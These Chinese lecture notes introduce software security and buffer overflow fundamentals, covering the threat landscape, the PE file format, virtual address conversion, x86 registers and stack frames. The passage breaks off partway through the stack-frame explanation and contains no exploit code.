

第一讲 概述

一、信息安全概述

1、信息技术发展

信息化已渗透到社会的方方面面。

2、信息安全现状

(1) 病毒、黑客攻击的泛滥

➤数量规模大、智能程度高（技术含量）、组织方式多样化（个人、组织和集团等）……

➤危害程度严重

(2) 信息安全成为国家安全的重要内容

➤国家领导层的意识

➤信息化建设的经验、伊战的教训……

(3) 关键技术受制于人

➤CPU、OS……

➤专利、标准……

(4) 行业市场重点突出

➤随着 WTO 保护期临近结束，金融、政府、电信等重点行业在机构改革和业务创新的同时，IT 系统建设和整合不断深入，这为安全产品提供了广阔的市场空间，这三个行业是安全产品最大的市场，同时政府行业和电信行业近两年都将保持 35% 以上的快速增长；而能源、流通等行业的安全需求增长态势迅猛

(5) 市场竞争激烈，安全服务和产品创新成为厂商竞争焦点

- 竞争激烈，强强联合
- 安全服务市场成为安全厂商竞争的焦点。
- 产品创新主要表现在集成式产品。

3、信息安全威胁

(1) 信息安全威胁的表现：

- 网络协议的弱点
- 网络操作系统的漏洞
- 应用系统设计的漏洞
- 网络系统设计的缺陷
- 恶意攻击
- 来自合法用户的攻击
- 互联网的开放性
- 物理安全
- 管理安全

(2) 威胁的根源

- 信息系统的复杂性：
 - 系统软硬件缺陷，网络协议的缺陷
- 信息系统的开放性：
 - 系统开放：计算机及计算机通信系统是根据行业标准规定的接口建立起来的。
 - 标准开放：网络运行的各层协议是开放的，并且标准的制定也是开放的。

➤ 业务开放：用户可以根据需要开发新的业务。

4、信息安全含义

(1) 信息安全的六个方面：

→ 保密性 (Confidentiality)：信息不泄漏给非授权的用户、实体或者过程的特性

→ 完整性 (Integrity)：数据未经授权不能进行改变的特性，即信息在存储或传输过程中保持不被修改、不被破坏和丢失的特性。

→ 可用性 (Availability)：可被授权实体访问并按需求使用的特性，即当需要时应能存取所需的信息。

→ 真实性：内容的真实性

→ 可核查性：对信息的传播及内容具有控制能力，访问控制即属于可控性。

→ 可靠性：系统可靠性

(2) 信息安全特性

→ 攻防特性：攻防技术交替改进

→ 相对性：信息安全总是相对的，够用就行

→ 配角特性：信息安全总是陪衬角色，不能为了安全而安全，安全的应用是先导

→ 动态性：信息安全是持续过程

(3) 信息安全范围（存在 IT 应用的任何场景）

→ 管理与技术

→ 密码、网络攻防、信息隐藏

→单机、服务器、数据库、应用系统

→灾难恢复、应急响应、日常管理

→……

二、信息安全的困境

1、信息安全的需求

用户花费了很大的代价来解决信息安全风险，希望能够：保护业务不会被黑客破坏；限制责任和义务，满足法规和标准；避免对企业的品牌和信誉造成破坏。

2、主要的困难

然而在事实上，很多企业每年都花了数百万的资金在安全上，但是效果并不如意，信息安全问题越来越多。

3、软件安全的越来越受到重视

软件安全问题正日益成为信息安全问题的焦点。

超过 70%的安全漏洞出现在应用层而不是网络层。而且不只发生在操作系统或者 web 浏览器，而发生在各种应用程序中-特别是关键的业务系统中。

三、问题的原因和根源

1、软件问题的原因

(1) Connectivity（互联性）

- 终端设备的互联给了攻击者有更多的机会
- 攻击者利用系统弱点不再需要进行物理访问
- 平台设计缺陷

→不支持特定的安全功能，例如 SSL、认证授权机制等

→典型问题：无线蹭网卡

(2) Extensibility (扩展性)

●目前很多软件技术都支持扩展技术

→通过脚本、控件、组件、applet 等形式

→在 J2EE、.NET 技术里中比较常见

●优点在于可以很方便的加载以及扩展新的功能与组件

●问题在于扩展的功能与组件不可控，会带来未知的安全风险

(3) Complexity (复杂性)

软件系统代码增长速度惊人。

系统越复杂，Bug 越难避免，质量越难保证，可能发生的安全风险越多。

2、黑客攻击方式的进化

3、传统技术的不足

(1) 新的需求与传统安全技术的不足

●用户认证

→ 主机认证

➤ NTKM

➤ Kerberos

➤ .net Passport

→ 证书认证

➤ X.509

→ 网络认证

➤ Radius

➤ Diameter

➤ IKE

→ HTTP 协议只有较弱的认证技术

➤ 基本认证 rfc2617

➤ 表单认证

● 访问控制

→ Firewall

→ 针对网络的访问控制技术无法适用于 WEB

● 攻击监控

→ IDS/IPS

→ 无法监控 SSL/TLS 等机密应用

● 监控用户状态

→ 可以监控 TCP 连接

→ Session/cookie 机制的不足

● 阻止已知攻击

→ IPS

→ 应用层威胁很难被阻断

(2) 主要原因

● 传统网络安全技术只能对网络层进行防护

● 无法分辨与正常应用数据混杂在一起的攻击

→XSS

→SQL 注入

→未校验参数

→etc.

4、传统安全教育的不足

(1) 传统的安全思想

用防火墙来定义系统的“边界”，把软件与外界隔离
过分依赖加密技术

- SSL

- IPSec

当产品要发布的时候才去 Review 产品

- 以补丁（patch）的方式进行修复

允许新技术使用：

- 如果是新的,肯定有问题.

- 直到这种技术成熟了,才使用.

- 想尽一切办法去否定使用新技术的想法

(2) 传统的安全模式

- 保护“边界”

- 网络安全

- 安全负责的人是 IT/MIS/CISSP 等部门

- 被动式

(3) 新的安全模式

- 构建安全的系统
- 设计安全的软件
- 软件开发人员和设计人员对安全负责
- 主动式

5、软件安全的根源问题

软件安全的问题是软件自身的缺陷问题，主要在软件设计和软件实现的过程中产生，具体表现在软件设计的架构问题和实现上的错误。

→ 开发软件—造房子

→ 实现上的错误-软件代码错误—墙的问题

→ 架构问题- 软件架构风险—梁的问题

→在软件安全问题上，架构上的风险往往比实现上的分析更重要，更难理解。

四、主要解决途径-软件安全

1、概念

→为了安全目的设计、开发、测试软件的过程。

→其通过在软件自身中确定和清除安全问题来达到计算机安全的目的。

2、软件安全主要涉及的领域

● 策略与管理

→教育与培训

→标准与规范

● 需求与设计

→ 威胁建模

→ 安全需求

→ 防御设计

● 确认与评估

→ 架构审查

→ 代码审查

→ 安全测试

● 部署与实施

→ 弱点管理

→ 基础加固

第二讲 缓冲区溢出基础

一、缓冲区溢出概述


1、缓冲区溢出原理简介

缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量溢出的数据覆盖在合法数据上。

这种错误的状态发生在写入内存的数据超过了分配给缓冲区的大小的时候,就像一个杯子只能盛一定量的水,如果放到杯子中的水太多,多余的水就会一出到别的地方。由于缓冲区溢出,相邻的内存地址空间被覆盖,造成软件出错或崩溃。如果没有采取限制措施,可以使用精心设计的输入数据使缓冲区溢出,从而导致安全问题。

缓冲区溢出是最常见的内存错误之一,也是攻击者入侵系统时所用到的最强大、最经典的一类漏洞利用的方式。

缓冲区溢出图示:



2、缓冲区溢出问题历史

(1) 很长一段时间以来,缓冲区溢出都是一个众所周知的安全问题,C程序的缓冲区溢出问题早在70年代初就被认为是C语言数

据完整性模型的一个可能的后果。这是因为在初始化、拷贝或移动数据时，C 语言并不自动地支持内在的数组边界检查。虽然这提高了语言的执行效率，但其带来的影响及后果却是深远和严重的。

- 1988 年 Robert T. Morris 的 finger 蠕虫程序。这种缓冲区溢出的问题使得 Internet 几乎限于停滞，许多系统管理员都将他们的网络断开，来处理所遇到的问题。

- 1989 年 Spafford 提交了一份关于运行在 VAX 机上的 BSD 版 UNIX 的 fingerd 的缓冲区溢出程序的技术细节的分析报告，引起了部分安全人士对这个研究领域的重视。

- 1996 年出现了真正有教育意义的第一篇文章，Aleph One 在 Underground 发表的论文详细描述了 Linux 系统中栈的结构和如何利用基于栈的缓冲区溢出。

(2) Aleph One 的贡献还在于给出了如何写开一个 shell 的 Exploit 的方法，并给这段代码赋予 shellcode 的名称，而这个称呼沿用至今，我们现在对这样的方法耳熟能详--编译一段使用系统调用的简单的 C 程序，通过调试器抽取汇编代码，并根据需要修改这段汇编代码。

- 1997 年 Smith 综合以前的文章，提供了如何在各种 Unix 变种中写缓冲区溢出 Exploit 更详细的指导原则。

- 1998 年 来自 “Cult of the Dead Cow” 的 Dildog 在 Bugtrq 邮件列表中以 Microsoft Netmeeting 为例子详细介绍了如何利用 Windows 的溢出，这篇文章最大的贡献在于提出了利用栈指针的方法来完成

跳转，返回地址固定地指向地址，将 Windows 下的溢出 Exploit 推进了实质性的一步。

3、缓冲区溢出的影响

不要小看缓冲区溢出问题,它可能会产生很恶劣的影响:

- 发布安全报告以及相关补丁的时间和费用开销
- 数以千计的系统管理员安装补丁的时间开销
- 系统被攻击者破坏所造成的损失
- 重要资料被盗取造成的损失
- 开发者的信誉...

粗略的算下来，一个马虎的错误就可能需要花费几百万美元的代价才能弥补。

4、缓冲区溢出的预防

面临越来越多的来自缓冲区溢出攻击的威胁，例如 Immunix 根据自动检测和预防技术开发的 StackGuard 系统之类的检测和防止缓冲区溢出发生的自适应技术被研发出来.防范溢出问题正受到越来越多的关注。

目前对于缓冲区溢出，主要分为静态保护和动态保护：

● **静态保护**：不执行代码,通过静态分析来发现代码中可能存在的漏洞。静态的保护技术包括编译时加入限制条件，返回地址保护，二进制改写技术，基于源码的代码审计等。

● **动态保护**：通过执行代码分析程序的特性，测试是否存在漏洞，或者是保护主机上运行的程序来防止来自外部的缓冲区溢出攻击。

二、系统栈的工作原理

1、PE 文件格式简介

(1) PE (Portable Executable) 是 Win32 平台下可执行文件遵守的数据格式。常见的可执行文件(如 “*.exe” 文件和 “*.dll” 文件)都是典型的 PE 文件。

(2) 一个可执行文件不光包含了二进制的机器代码，还会子弹许多其他信息，如字符串、菜单、图标、位图、字体等。

(3) PE 文件格式规定了所有的这些信息在可执行文件中如何组织。在程序被执行时，操作系统会按照 PE 文件格式的约定去相应的地方准确地定位各种类型的资源，并分别装入内存的不同区域。

(4) PE 文件格式把可执行文件分成若干个数据节(section)，不通的资源被存放在不同的节中。一个典型的 PE 文件包含的节如下：

→ .text 由编译器产生，存放着二进制的机器代码，也是我们反汇编和调试的对象。

→ .data 初始化的数据块，如宏定义、全局变量、静态变量等。

→ .idata 可执行文件所使用的动态链接库等外来函数与文件的信息。

→ .rsrc 存放程序的资源，如图标、菜单等。

→ 除此之外，还可能出现的节包括 “.reloc ”、“.edata”、“.tls”、“.rdata” 等。

(5) PE 文件简单构成




2、虚拟内存相关知识

(1) 虚拟内存简介

Windows 的内存可以被分为两个层面：物理内存和虚拟内存。其中，物理内存比较复杂，需要进入 Windows 内核级别 ring0 才能看到。通常，在用户模式下，我们用调试器看到的地址都是虚拟内存。

Windows 让所有的进程都“相信”自己拥有独立的 4GB 内存空间。但是我们计算机中那跟实际的内存条可能只有 512MB，怎么能为所有进程都分配 4GB 的内存呢？这一切都是通过虚拟内存管理器的映射做到的。



虽然每个进程都“相信”自己拥有 4GB 的空间，但实际上它们运行时真正能用到的空间根本没有那么多。

内存管理器只是分给进程一片“假地址”，或者说是“虚拟地址”，它们对进程来说只是一笔“无形的数字财富”；

当需要实际的内存操作时，内存管理器才会把“虚拟地址”和“物理地址”联系起来。

(2) 内存管理与银行的类比

内存管理	银行类比
进程	储户
内存管理器	银行
物理内存	钞票
虚拟内存	存款
进程可能拥有大片内存，但使用往往很少	储户拥有大笔存款，但实际生活中的开销并没多少

内存管理	银行类比
进程不使用虚拟内存时，这些内存只是些地址，是虚拟存在的，是一笔无形的数字财富。	用户不使用储蓄时，储蓄也只是一些数字，是无形的数字财富。
进程使用内存时，内存管理器会为器会为这个虚拟地址映射实际的物理地址，虚拟内存地址和最终被映射到的物理内存地址之间没有什么必然联系	储户需要钱时，银行才会兑换一定的现金给储户，但物理钞票的号码与储户心目中的数字存款之间可能并没有任何联系。

内存管理	银行类比
操作系统的实际物理内存空间可以远远小于进程的虚拟内存空间之和，仍能正常调度	银行的现金准备可以远远小于所有储户的储蓄额总和，仍能正常运转
很少出现所有程序要申请出全部物理内存	很少会出现所有储户同时要取出全部存款的现象
物理内存可以远小于虚拟内存之和	社会上实际流通的钞票可以远远小于社会的财富总额

(3) PE 文件与虚拟内存之间的映射

静态反汇编工具看到的 PE 文件中某条指令的位置是相对于磁盘文件而言的，即所谓的文件偏移，我们可能还需要知道这条指令在内存中所处的位置，即虚拟内存的位置。

反之，在调试时看到的某条指令的地址是虚拟内存地址，我们也经常需要回到 PE 文件中找到这条指令对应的机器码。

几个概念：

- 文件偏移地址(File Offset)

➤ 数据在 PE 文件中的地址叫做文件偏移地址。这是文件在磁盘上存放时相对于文件开头的偏移。

● 装载基址(Image Base)

➤ PE 装入内存时的基地址。默认情况下, EXE 文件在内存中的基地址是 0x00400000, DLL 文件是 0x10000000。这些位置可以通过修改编译选项更改。

● 虚拟内存地址(Virtual Address, VA)

➤ PE 文件中的指令被装入内存后的地址。

● 相对虚拟地址(Relative Virtual Address, RVA)

➤ 相对虚拟地址是内存地址相对于映射基址的偏移量。


➔ 虚拟内存地址、映射基址、相对虚拟内存地址三者有如下关系 $VA = Image\ Base + RVA$ 。

文件偏移地址在与他们计算时还需要考虑存放方式的不同。

● PE 文件中的数据按照磁盘数据标准存放, 以 0x200 字节为基本单位进行组织。当一个数据节不足 0x200 字节时, 不足的地方将被 0x00 填充; 当一个数据节超过 0x200 字节时, 下一个 0x200 块将分配给这个节使用。因此 PE 数据节的大小永远是 0x200 的整数倍。

● 当代码装入内存后, 将按照内存数据标准存放, 并以 0x1000 字节为基本单位进行组织。类似的, 不足将被不全, 若超出将分配下一个 0x1000 为其所用。因此, 内存中的节总是 0x1000 的整数倍。

PE 文件与虚拟内存的映射关系：



我们把这种由存储单位差异引起的节基址差称做节偏移，在下图例中：

$$.text \text{ 节偏移} = 0x1000 - 0x400 = 0xc00$$

$$.rdata \text{ 节偏移} = 0x7000 - 0x6200 = 0xE00$$

$$.data \text{ 节偏移} = 0x9000 - 0x7400 = 0x1c00$$

$$.rsrc \text{ 节偏移} = 0x2D000 - 0x7800 = 0x25800$$

文件偏移地址

$$= \text{虚拟内存地址(VA)} - \text{装载基址(Image Base)} - \text{节偏移}$$

$$= \text{RVA} - \text{节偏移}$$

以下表为例，如果在调试时遇到虚拟内存中 0x00404141 处的一条指令，那么要换算出这条指令在文件中的偏移量，有：

$$\text{文件偏移量} = 0x00404141 - 0x00400000 - (0x1000 - 0x400)$$

$$= 0x3541$$

节(section)	相对虚拟偏移量(RVA)	文件偏移量
.text	0x00001000	0x0400
.rdata	0x00007000	0x6200
.data	0x00009000	0x7400
.rsrc	0x0002D000	0x7800

3、内存的不同用途

成功地利用缓冲区溢出漏洞可以修改内存中的变量的值，甚至可以劫持进程，执行恶意代码，最终获得主机的控制权。要透彻地理解这种攻击方式，我们需要回顾一些计算机体系架构的基础知识，搞清楚 CPU、寄存器、内存是怎样协同工作而让程序流畅执行的。

(1) 寄存器

Intel x86 的寄存器可以分为下述的几类：

● 通用寄存器

→ 32 位的通用寄存器有 EAX、EBX、ECX、EDX、ESP、BP、ESI 和 EDI，它们的使用方法不总是相同的。一些指令赋予它们特殊的功能。

→ 在通用寄存器里面有很多寄存器虽然他们的功能和使用没有任何的区别，但是在长期的编程和使用中，在程序员习惯中已经默认的给每个寄存器赋上了特殊的含义，比如：

EAX 一般用来做返回值

ECX 用于计数

EIP：扩展指令指针。在调用一个函数时，这个指针被存储在堆栈中，用于后面的使用。在函数返回时，这个被存储的地址被用于决定下一个将被执行的指令的地址。

ESP：扩展堆栈指针。这个寄存器指向堆栈的当前位置，并允许通过使用 push 和 pop 操作或者直接的指针操作来对堆栈中的内容进行添加和移除。

EBP：扩展基指针。主要用与存放在进入 call 以后的 ESP 的值，便于退出的时候回复 ESP 的值，达到堆栈平衡的目的。

● 段寄存器

→ 段寄存器被用于指向进程地址空间不同的段。

→ CS 指向一个代码段的开始；

→ SS 是一个堆栈段；

→ DS、ES、FS、GS 和各种其他数据段，例如存储静态数据的段。

● 程序流控制寄存器

● 其他寄存器

根据不同的操作系统，一个进程可能被分配到不同的内存区域去执行。但是不管什么样的操作系统、什么样的计算机架构，进程使用的内存都可以按照功能大致分成以下 4 个部分。

名称	用途
代码区	这个区域存储着被装入执行的二进制机器代码，处理器会到这个区域取指并执行。
数据区	用于存储全局变量等。
堆区	进程可以在堆区动态地请求一定大小的内存，并在用完之后归还给堆区。动态分配和回收是堆区的特点。
栈区	用于动态地存储函数之间的调用关系，以保证被调用函数在返回时恢复到父函数中继续执行。

如果把计算机看成一个有条不紊的工厂，我们可以得到如下类比。

名称	类比
CPU	完成工作的工人
数据区、堆区、栈区等	存放原料、半成品、成品等各东西的场所。
存在代码区的指令	告诉CPU要做什么，怎么做，到哪里去领原料，用什么工具来做，做完以后把成品放到哪个货舱去。
栈区	栈除了扮演存放原料、半成品的仓库之外，它还是车间调度主任的办公室。


4、栈与系统栈


从计算机科学的角度来看，栈指的是一种数据结构，是一种先进后出的数据表。

栈的最常见操作有两种：压栈(PUSH)、弹栈(POP)；用于标识栈的属性也有两个：栈顶(TOP)、栈底(BASE)。

内存的栈区实际上指的就是系统栈。系统栈由系统自动维护，它用于实现高级语言中函数的调用。对于类似 C 语言这样的高级语言，系统栈的 PUSH/POP 等堆栈平衡细节是透明的。

5、函数调用时发生了什么





代码空间： **funca** 代码执行完毕，弹出自己的栈帧并从中获得返回地址，跳回 **main** 代码区继续执行

系统栈空间：弹出 **funca** 的栈帧。对应于当前正在执行的函数，当前栈顶栈帧重新恢复成 **main** 函数栈帧


6、寄存器与函数栈帧

每一个函数独占自己的栈帧空间。当前正在运行的函数的栈帧总是在栈顶。Win32 系统提供两个特殊的寄存器用于标识位于系统栈顶端的栈帧。

(1) ESP：栈指针寄存器(extended stack pointer)，其内存放着一个指针，该指针永远指向系统栈最上面的一个栈帧的栈顶。

(2) EBP：基址指针寄存器(extended base pointer)，其内存放着一个指针，该指针永远指向系统栈最上面的一个栈帧的底部。

栈帧寄存器 ESP 与 EBP 的作用：



在函数栈帧中，一般包含以下几类重要信息。

(1) 局部变量：为函数局部变量开辟的内存空间。

(2) 栈帧状态值：保存前栈帧的顶部和底部（实际上只保存前栈帧的底部，前栈帧的顶部可以通过堆栈平衡计算得到），用于在本帧被弹出后恢复出上一个栈帧。

